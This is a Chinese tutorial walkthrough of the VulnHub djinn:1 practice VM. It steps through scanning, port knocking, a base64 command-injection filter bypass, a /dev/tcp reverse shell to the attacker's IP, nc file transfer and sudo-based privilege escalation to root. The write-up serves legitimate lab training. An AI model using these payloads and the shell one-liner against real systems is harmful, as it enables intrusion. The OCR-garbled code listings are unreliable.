靶机系列测试教程 djinn:1

1 交流平台

随着教程的推出,看视频的人也越来越多,随之而来的问题也增多,本人平时非常忙,难以有时间回复大家的问题,特意建立了一个 QQ 群,里面有很多这方面的高手,有什么不懂的,请到群里提问,咨询问题的时候,一定要详细,不然没人会回复你,另外本人有时间会在群内直播测试靶机,还没加上群的赶快加上了。



博客 www.moonsec.com

2 介绍

2.1 靶机介绍

描述	说明
Difficulty	Beginner-Intermediate
Flag	user.txt and root.txt
Description	The machine is VirtualBox as well as VMWare compatible. The DHCP will assign an IP automatically. You'll see the IP right on the login screen. You have to find and read two flags (user and root) which is present in user.txt and root.txt respectively.
Format	Virtual Machine (Virtualbox - OVA)
Operating System	Linux

https://www.vulnhub.com/entry/djinn-1,397/

难度 中等

3 靶机测试

3.1 信息收集

3.1.1 nmap 扫描

nmap -p- -A 192.168.0.177 -oA djinn1-ports

通过 nmap 扫描得到

21 端口 可以匿名访问

22 端口 ssh 但是被过滤了


1337 是一个游戏端口

7331 是 python web

3.2 测试 1337 端口

3.2.1 访问端口

nc -vv 192.168.0.177 1337



是一个计算器游戏,回答一次 就给我们礼物

3.2.2 编写计算器脚本

```
#coding:utf-8
import logging
import telnetlib
import time
import re
def main():
     try:
          tn = telnetlib.Telnet('192.168.0.177',port=1337)
     except:
          logging.warning("errr")
     time.sleep(0.5)
     loop=1
     while loop<1002:
          data = tn.read very eager().decode('ascii')
          print(data)
          res = re.search('(.*?)\sides',data).group(1)
          datas = str(calc(res)).strip()
          print(str(loop)+":"+datas)
          loop=loop+1
          tn.write(datas.encode('ascii')+b"\n")
          time.sleep(0.1)
     data = tn.read_very_eager().decode('ascii')
     return data
def calc(res):
     res_str = res.strip('(').strip(")").replace(""","")
     muns = res_str.split(',')
     munber1 = muns[0].strip()
     orperator = muns[1].strip()
     munber2 = muns[2].strip()
     res = eval(munber1+orperator+munber2)
     return res
print(main())
```

3.2.3 测试结果

通过正确计算回答 1000 次也是计算

```
990:1.2857142857142858
(7, '+', 4)
991:11
(4, '+', 5)
992:9
(4, '-', 3)
993:1
(9, '-', 7)
994:2
(7, '*', 3)
995:21
(5, '/', 4)
996:1.25
(3, '+', 6)
997:9
(5, '*', 9)
998:45
(6, '*', 9)
999:54
(8, '*', 9)
1000:72
(1, '*', 9)
Here is your gift, I hope you know what to do with it:
1356, 6784, 3409
```

得到数字 1356 6784 3409

3.3 暗语开启 ssh

1356, 6784, 3409 ssh 使用暗语过滤 knockd 开启

```
root@kali:~# knock 192.168.0.177 1356 6784 3409
root@kali:~# ■
```

3.4 ftp 信息获取

ftp 192.168.0.177

```
otakali:~/djinn# ftp 192.168.0.177
Connected to 192.168.0.177.
220 (vsFTPd 3.0.3)
Name (192.168.0.177:root): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r-- 1 0
                         0
                                        11 Oct 20 23:54 creds.txt
             1 0
-rw-r--r--
                         0
                                       128 Oct 21 00:23 game.txt
                                       113 Oct 21 00:23 message.txt
-rw-r--r--
              1 0
                         0
226 Directory send OK.
ftp>
```

匿名访问获取信息

3.4.1 下载文件

reget creds.txt reget game.txt reget game.txt

```
ftp> reget creds.txt
local: creds.txt remote: creds.txt
200 PORT command successful. Consider using PASV.
350 Restart position accepted (11).
150 Opening BINARY mode data connection for creds.txt (11 bytes).
226 Transfer complete.
ftp> reget game.txt
local: game.txt remote: game.txt
200 PORT command successful. Consider using PASV.
350 Restart position accepted (128).
150 Opening BINARY mode data connection for game.txt (128 bytes).
226 Transfer complete.
ftp> get message.txt
local: message.txt remote: message.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for message.txt (113 bytes)
```

3.4.2 查看内容

```
rnotakali:-/djinn# cat creds.txt
nitu:81299
rootakali:-/djinn# cat game.txt
oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the
final level and get the prize.
rootakali:-/djinn# cat message.txt
@nitish81299 I am going on holidays for few days, please take care of all the work.
And don't mess up anything.
rootakali:-/djinn#

anything.
rootakali:-/djinn#
```

creds.txt 凭据

nitu:81299

game.txt

oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the final level and get the prize.

翻译

哦,我忘了告诉你我在1337号港口为你准备了一个游戏。看看你能不能找到最后一关拿到奖品。

message.txt


@nitish81299 I am going on holidays for few days, please take care of all the work. And don't mess up anything.

翻译

@nitish81299 我要去度假几天,请照顾好所有的工作。别搞砸了。

3.5 测试 pythonweb

3.5.1 获取主页信息




发现是一个 WEB 主页


3.5.2 目录扫描


gobuster dir -u http://192.168.0.177:7331 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100

3.5.3 命令执行漏洞

页面存在命令执行漏洞 http://192.168.0.177:7331/wish








信息会返回在 url 上和源码上。

测试其他语句





发现会被拦截

3.5.4 burpsuite 测试拦截字符

	Intruder attack1									
Attack Save Columns										
Results	Target Positions Pay	yloads Options								
Filter: Shov	ving all items									
Request	Payload	Status	Error	Redire	Timeout	Length	V.	Comment		
0	1 000	200		1		1866				
4	\$	200		1		1833				
10	*	200		1		1833				
14		200		1		1833				
15	1	200		1		1833				
27	2	200		1		1833				
31	?	200		1		1833				
62	^	200		1		1833				
1	1	200		1		1812				
2		200		1		1812				
3	#	200		1		1812				
5	%	200		1		1812				
6	&	200		1		1812				
7	T.	200		1		1812				
8	(200		1		1812				

拦截 \$*./:?^!" 这些字符

3.5.5 绕过命令执行漏洞

echo "cat /etc/passwd" | base64 Y2F0IC9ldGMvcGFzc3dkCg== echo "Y2F0IC9ldGMvcGFzc3dkCg==" | base64 -d | bash

使用 base64 即可绕过

Raw Headers Hex HTML Render

Content-Length: 5137

Location:
http://192.168.0.177:7331/genie?name=root%3Ax%3A0%3A0%3Aroot%3A%2Froot%3A%2Fbin%2Fb Raw Params Headers Hex DOST /wish HTTP/1.1
Host: 192.168.0.177:7331
User-Agent: Mozilla/S.0 (XII; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US.en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.177:7331/wish
Content-Type: application/x-www-form-urlencoded
Content-Length: 54 Connection: close Upgrade-Insecure-Requests: 1 md=echo "Y2F0IC9ldGMvcGFzc3dkCg==" | base64 -d | bash

url 解密的到 /etc/passwd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

systemd-network:x:100:102:systemd Network Management,,;/run/systemd/netif:/usr/sbin/nologin

systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin

syslog:x:102:106::/home/syslog:/usr/sbin/nologin

messagebus:x:103:107::/nonexistent:/usr/sbin/nologin

apt:x:104:65534::/nonexistent:/usr/sbin/nologin

lxd:x:105:65534::/var/lib/lxd/:/bin/false

uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin

dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin

landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin

sshd:x:109:65534::/run/sshd:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false sam:x:1000:1000:sam,..:/home/sam:/bin/bash

ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin


nitish:x:1001:1001::/home/nitish:/bin/bash

3.5.6 反弹 shell

bash -i >& /dev/tcp/192.168.0.164/9001 0>&1 编码

YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTY0LzkwMDEgMD4mMQo=解密执行

echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTY0LzkwMDEgMD4mMQo=" | base64 -d |bash



3.5.7 切换 python shell

python -c 'import pty;pty.spawn("/bin/bash")'

```
www-data@djinn:/opt/80$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@djinn:/opt/80$
```

3.5.8 分析 pythonweb

return False

```
www-data@djinn:/opt/80$ ls -al
 total 24
 drwxr-xr-x 4 www-data www-data 4096 Nov 17 13:37
                                      4096 Nov 14 19:19
 drwxr-xr-x 4 root
                           root
            - 1 www-data www-data 1323 Nov 13 20:23 app.py
 -rw-r--r-- 1 www-data www-data 1846 Nov 14 20:25 app.pyc
 drwxr-xr-x 5 www-data www-data 4096 Nov 13 20:03 static
 drwxr-xr-x 2 www-data www-data 4096 Nov 14 19:10 templates
 www-data@djinn:/opt/80$ cat app.py
import subprocess
from flask import Flask, redirect, render template, request, url for
app = Flask( name )
app.secret key = "key"
CREDS = "/home/nitish/.dev/creds.txt"
RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]
def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True
    try:
        for i in RCE:
            for j in cmd:
                if i == i:
                    return False
        return True
    except Exception:
```

```
@app.route("/", methods=["GET"])
def index():
     return render_template("main.html")
@app.route("/wish", methods=['POST', "GET"])
def wish():
     execute = request.form.get("cmd")
     if execute:
         if validate(execute):
              output = subprocess.Popen(execute, shell=True,
                                              stdout=subprocess.PIPE).stdout.read()
         else:
              output = "Wrong choice of words"
         return redirect(url_for("genie", name=output))
     else:
         return render_template('wish.html')
@app.route('/genie', methods=['GET', 'POST'])
def genie():
     if 'name' in request.args:
         page = request.args.get('name')
     else:
         page = "It's not that hard"
     return render_template('genie.html', file=page)
if __name__ == "__main__":
     app.run(host='0.0.0.0', debug=True)
这是 python flask 框架的 app.py 文件。
```


cmd 有参数进来就会执行 validate(execute)

```
import supprocess
from flask import Flask, redirect, render_template, request, url_for
app = Flask(__name__)
app.secret_key = "key"
CREDS = "/home/nitish/.dev/creds.txt"
RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]
def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True
    try:
        for i in RCE:
            for j in cmd: if i = j:
                     return False
        return True
    except Exception:
        return False
```

if CREDS in cmd and "cat" not in cmd: return True

vilidate 函数将传入来的字符串进行条件判断,如果满足以下条件等于 true 返回 并且不会这些下面语句。creds 是一个字符串。/home/nitish/.dev/creds.txt

cmd=more+/home/nitish/.dev/creds.txt



成功执行 得到 txt 内容。也可以直接打开在 shell 里执行

```
www-data@djinn:/opt/80$ cat /home/nitish/.dev/creds.txt
nitish:p4ssw0rdStr3r0n9
www-data@djinn:/opt/80$
```

同样也是得到 nitish:p4ssw0rdStr3r0n9

3.6 登录 nitish

su nitish

```
www-data@djinn:/opt/80$ cat /home/nitish/.dev/creds.txt
nitish:p4ssw0rdStr3r0n9
www-data@djinn:/opt/80$ su nitish
Password:
nitish@djinn:/opt/80$
```

3.6.1 得到第一个 user.txt

```
nitish@djinn:~$ cat user.txt
10aay8289ptgguy1pvfa73alzusyyx3c
nitish@djinn:~$ ■
```

3.6.2 sudo 查看当前用户特权

```
nitish@djinn:~$ sudo -l
Matching Defaults entries for nitish on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User nitish may run the following commands on djinn:
    (sam) NOPASSWD: /usr/bin/genie
nitish@djinn:~$
```

发现存在 genie 文件 可以执行

查看权限发现带有 s 普通用户均可以执行

```
nitish@djinn:~$ ls -al /usr/bin/genie
-rwsr-x--- 1 sam nitish 72000 Nov 11 19:09 /usr/bin/genie
nitish@djinn:~$ genie
usage: genie [-h] [-g] [-p SHELL] [-e EXEC] wish
genie: error: the following arguments are required: wish
nitish@djinn:~$
```

3.7 分析 genie 文件

nitish@djinn:~\$ genie -h

usage: genie [-h] [-g] [-p SHELL] [-e EXEC] wish

I know you've came to me bearing wishes in mind. So go ahead make your wishes.

positional arguments:

wish Enter your wish

optional arguments:

-h, --help show this help message and exit

-g, --god pass the wish to god


-p SHELL, --shell SHELL

Gives you shell

-e EXEC, --exec EXEC execute command

帮助文档告诉我们可以执行 shell 经过测试均不能执行。

man genie 发现一些隐藏描述



genie -cmd id

```
nitish@djinn:~$ genie -cmd id
my man!!
$ ■
```

已经切换到 sh shell

3.8 获取 sam shell

sudo -u sam /usr/bin/genie -c id

```
nitish@djinn:~$ sudo -u sam /usr/bin/genie -c id
my man!!
$ bash
sam@djinn:~$ id
uid=1000(sam) gid=1000(sam) groups=1000(sam),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd),113(lpadmin),114(sambashare)
sam@djinn:~$
```

3.8.1 查询 sam sudo 特权

```
sam@djinn:/home/sam$ sudo -l
Matching Defaults entries for sam on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User sam may run the following commands on djinn:
    (root) NOPASSWD: /root/lago
sam@djinn:/home/sam$ ■
```

发现可以不需要密码执行 root 用户下的/root/lago 文件

3.9 分析 lago 文件

```
sam@djinn:/home/sam$ sudo -u root /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:
```

这个文件 sam 用户无权限访问这个 lago 常用的分析方法无法使用。

3.9.1 pyc 文件

来到 sam 用户目录 /home/sam

```
cam@djinn:/home/sam$ ls -al
cotal 36
lrwxr-x--- 4 sam sam 4096 Nov 14 21:11 .
lrwxr-xr-x 4 root root 4096 Nov 14 19:50 ..
rw------ 1 root root 417 Nov 14 20:59 .bash_history
rw-r--r-- 1 root root 220 Oct 20 23:33 .bash_logout
rw-r--r-- 1 sam sam 3771 Oct 20 23:33 .bashrc
lrwx------ 2 sam sam 4096 Nov 11 19:28 .cache
lrwx----- 3 sam sam 4096 Oct 20 23:36 .gnupg
rw-r--r-- 1 sam sam 807 Oct 20 23:33 .profile
-rw-r--r-- 1 sam sam 1749 Nov 7 18:44 .pyc
-rw-r--r-- 1 sam sam 0 Nov 7 20:20 .sudo_as_admin_successful
sam@djinn:/home/sam$
```

3.9.2 nc 传送文件

```
nc -lp 9002 >1.pyc
nc 192.168.0.164 9002 <.pyc
```

```
rootakali:~/djinn# ls -al 1.pyc
-rw-r--r-- 1 root root 1749 Jan 3 19:30 1.pyc
rootakali:~/djinn#
```

3.9.3 pyc 反编译

uncompyle6 -o 1.py 1.pyc

```
1:~/djinn# cat 1.py
# uncompyle6 version 3.6.1
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.7.5 (default, Oct 27 2019, 15:43:29)
# [GCC 9.2.1 20191022]
# Embedded file name: /home/mzfr/scripts/exp.py
# Compiled at: 2019-11-07 04:05:18
from getpass import getuser
from os import system
from random import randint
def naughtyboi():
    print 'Working on it!! '
def guessit():
       guessit().
num = randint(1, 101)
print 'Choose a number between 1 to 100: '
s = input('Enter your number: ')
        if s = num:
               system('/bin/sh')
        else:
               print 'Better Luck next time'
def readfiles():
       user = getuser()
path = input('Enter the full of the file to read: ')
print 'User %s is not allowed to read %s' % (user, path)
 def options():
       print 'What do you want to do ?'
print '1 - Be naughty'
print '2 - Guess the number'
print '3 - Read some damn files'
print '4 - Work'
        choice = int(input('Enter your choice: '))
        return choice
```

反编译 成功后分析 1.py 文件

3.10 分析 1.py 文件

def main(op):

```
root@kali:~/djinn# cat 1.py
# uncompyle6 version 3.6.1
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.7.5 (default, Oct 27 2019, 15:43:29)
# [GCC 9.2.1 20191022]
# Embedded file name: /home/mzfr/scripts/exp.py
# Compiled at: 2019-11-07 04:05:18
from getpass import getuser
from os import system
from random import randint
def naughtyboi():
     print 'Working on it!! '
def guessit():
     num = randint(1, 101)
     print 'Choose a number between 1 to 100: '
     s = input('Enter your number: ')
     if s == num:
          system('/bin/sh')
     else:
          print 'Better Luck next time'
def readfiles():
     user = getuser()
     path = input('Enter the full of the file to read: ')
     print 'User %s is not allowed to read %s' % (user, path)
def options():
     print 'What do you want to do?'
     print '1 - Be naughty'
     print '2 - Guess the number'
     print '3 - Read some damn files'
     print '4 - Work'
     choice = int(input('Enter your choice: '))
     return choice
```

```
if op == 1:
    naughtyboi()
elif op == 2:
    guessit()
elif op == 3:
    readfiles()
elif op == 4:
    print 'work your ass off!!'
else:
    print 'Do something better with your life'

if __name__ == '__main__':
    main(options())
```

通过这份源码 可以判断与 root/lago 文件一样。

```
def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'
```

当 s 等于 num 会这些执行/bin/sh

3.11 获取 root 权限

3.12 得到 key

3.13 分析 1337 端口

```
root@djinn:/etc/xinetd.d# file game
game: ASCII text
root@djinn:/etc/xinetd.d# strings game
service game
  disable = no
  socket_type = stream
  protocol = tcp
 wait = no
 user = root
  type = UNLISTED
 bind = 0.0.0.0
 port = 1337
 server = /opt/1337/run_challenge.sh
root@djinn:/etc/xinetd.d# cat /opt/1337/run_challenge.sh
#! /bin/bash
python -u /opt/1337/app.py
```

cat /opt/1337/app.py #!/usr/bin / env python3

import sys
from random
import choice, randint
from pyfiglet
import print_figlet
def add(a, b):
return a + b

```
def div(a, b):
    return int(a / b)
def multiply(a, b):
    return a * b
def sub(a, b):
     return a - b
print figlet("Game Time")
print("Let's see how good you are with simple maths")
print("Answer my questions 1000 times and I'll give you your gift.")
OPERATIONS = ['+', '-', "/", "*"]
def main():
     for i in range(1001):
    a = randint(1, 9)
b = randint(1, 9)
op = choice(OPERATIONS)
print(a, op, b)
if op == "+":
    val = add(a, b)
if op == "-":
    val = sub(a, b)
if op == "/":
    val = div(a, b)
if op == "*":
    val = multiply(a, b)
try:
In = int(input(">"))
except Exception:
    print("Stop acting like a hacker for a damn minute!!")
sys.exit(1)
if In == val:
    continue
else:
    print("Wrong answer")
sys.exit(1)
with open("/opt/1337/p0rt5", 'r') as f:
    print(f.read())
if __name__ == "__main__":
     main()
 root@djinn:/etc/xinetd.d# cat /opt/1337/p0rt5
Here is your gift, I hope you know what to do with it:
1356, 6784, 3409
root@djinn:/etc/xinetd.d#
```

Here is your gift, I hope you know what to do with it:

1356, 6784, 3409

Here: command not foundd# Here is your gift, I hope you know what to do with it:

4 总结

通过本课 你可以学习到以下相关内容

- nmap 基本使用
- gobuster 目录扫描
- ftp 匿名登录
- 端口分析
- 暗语开启端口
- python 网络计算机编写
- burpsuite fuzz 使用
- bypass 命令执行漏洞
- python flask 分析
- 反弹 shell 的使用
- nc 传送文件
- 特权提升
- man 文档使用
- pyc 文件反编译

5 关于公众号

扫描订阅号 有新的教程会在公众号更新4



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